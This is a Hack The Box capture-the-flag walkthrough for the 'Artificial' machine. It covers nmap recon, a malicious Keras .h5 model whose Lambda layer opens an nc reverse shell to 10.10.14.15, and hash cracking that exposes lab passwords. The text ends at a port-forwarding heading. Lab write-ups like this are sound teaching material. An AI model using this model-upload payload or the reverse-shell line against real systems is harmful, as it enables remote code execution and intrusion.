# HTB-Artificial
Table of Contents
Scope:10.10.11.74Recon
Nmap
sudo nmap -sC -sV -sT -vvvv -p- -Pn -T5 --min-rate=5000 artificial
PORT   STATE SERVICE REASON  VERSION22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-server-header: nginx/1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://artificial.htb/Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
80/TCP - HTTP


Anyhow we go to the /register page where we can easily sign up with a new account and log in afterwards:
Burpsuite
I launch burp so I can view the request better:




So instead what we’ll want to do is create a valid .h5 file with our reverse shell in it, upon file upload and running it on the client we should get RCE.
docker
The Dockerfile that we find on the web page contains the instructions that we need to follow:


So we’ll have to craft up the docker container:

Now we can go ahead and supply it our python code which will generate a malicious h5 file:
import tensorflow as tf
def exploit(x):    import os    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.15 80 >/tmp/f")    return x
model = tf.keras.Sequential()model.add(tf.keras.layers.Input(shape=(64,)))model.add(tf.keras.layers.Lambda(exploit))model.compile()model.save("exploit.h5")
Inside the docker container we will then craft it:

We can now upload and run it in order to get RCE.
Foothold
Shell as app
I now upload the model:

And click on View Predictions:

Just like that we get a reverse shell!

I notice there’s a user on the system called gael.

gael was also part of the sysadm group, would be nice to move laterally to him.

Inside /opt I find the following:

This looks interesting for later on.
Enumeration



Unfortunate.

Time to check out the /opt directory.
SQLite DB

I found the above in one of the subdirectories. I transfered the file over and used sqlite to read it.

I then went on and used crackstation to crack the hashes:

gaelmattp005numbertwoLateral Movement

I used the first one in the table that corresponded to gael to log in via ssh.

user.txt
Privilege Escalation
sysadm group
There’s only 1 file that we actually have access to being part of this custom group:

I went ahead and copied it over and extracted it:


In here we find the following juicy stuff:

It appears to be a base64 encrypted bcrypt hash, let’s crack it.

backrest_root!@#$%^EZ PZ.

Not so fast, unfortunately this password did not give us root access:
Port Forwarding
